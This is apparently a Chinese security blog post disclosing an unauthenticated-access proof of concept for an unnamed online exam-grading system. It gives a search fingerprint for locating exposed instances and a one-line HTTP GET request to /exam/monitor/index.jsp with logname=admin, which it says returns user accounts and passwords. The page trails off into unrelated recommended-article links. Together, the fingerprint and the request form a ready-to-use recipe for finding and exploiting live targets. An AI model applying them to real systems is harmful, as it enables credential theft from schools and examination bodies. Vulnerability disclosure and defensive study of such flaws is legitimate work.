【POC漏洞】XXX网上阅卷系统 monitor 未授权访问

*免责声明:本文仅供安全研究与学习之用,严禁使用本内容进行未经授权的违规渗透测试,遵守网络安全法,共同维护网络安全,违者后果自负。


一、漏洞说明


XXX网上阅卷系统是一款专为教育领域设计的在线阅卷工具,它能够帮助教师和考试机构实现高效、准确的试卷评阅。系统/exam/monitor/index,jsp存在未授权访问,远程攻击者可通过该接口获取用户账号与密码,造成信息泄露。
二、资产识别

资产特征:

复制代码

body="action=\"login_ok.jsp" && body="阅卷"

三、漏洞脚本

复制漏洞脚本:

复制代码
GET /exam/monitor/index.jsp?logname=admin  HTTP/1.1

漏洞效果:

相关推荐
Rabitebla11 小时前
【Linux操作系统】 文件篇(一):文件描述符与 Linux 文件管理机制
linux·网络·c++·笔记·学习
Flynt12 小时前
Java4Shell 实测:EPYC 一跑就中招,关掉 Base64 硬件加速,1KB 解码慢 14 倍
java·安全·性能优化
manduic13 小时前
汽车座舱Buck选型实战:AWK6613 对比 SCT2432,参数逐项对齐(附选型清单)
网络·汽车
地平线开发者18 小时前
让 AI Agent 和 征程6 台架高效、稳定、安全地协作
算法·安全·自动驾驶
通信王6618 小时前
NBIOT NTN协议整理-TS36.211
网络
艾莉丝努力练剑18 小时前
【AI大模型接入SDK】C++的SessionManager 线程安全
java·开发语言·前端·c++·人工智能·学习·安全
国科安芯19 小时前
CAN FD一升到5Mbps就误码:位定时、终端与共模的现场排查顺序——ASM1042S2S在星载分布式总线中的FAE实践
分布式·安全·架构·canfd·dcdc·抗辐射·载荷
光电笑映20 小时前
TCP 为什么可靠?从三次握手、滑动窗口到拥塞控制全面拆解(上)
运维·服务器·网络·udp
Vni20 小时前
华三双核心交换机IRF堆叠
网络·交换机·堆叠·华三
15Moonlight21 小时前
Linux 网络(11):IO 多路转接(select /poll/epoll)
linux·网络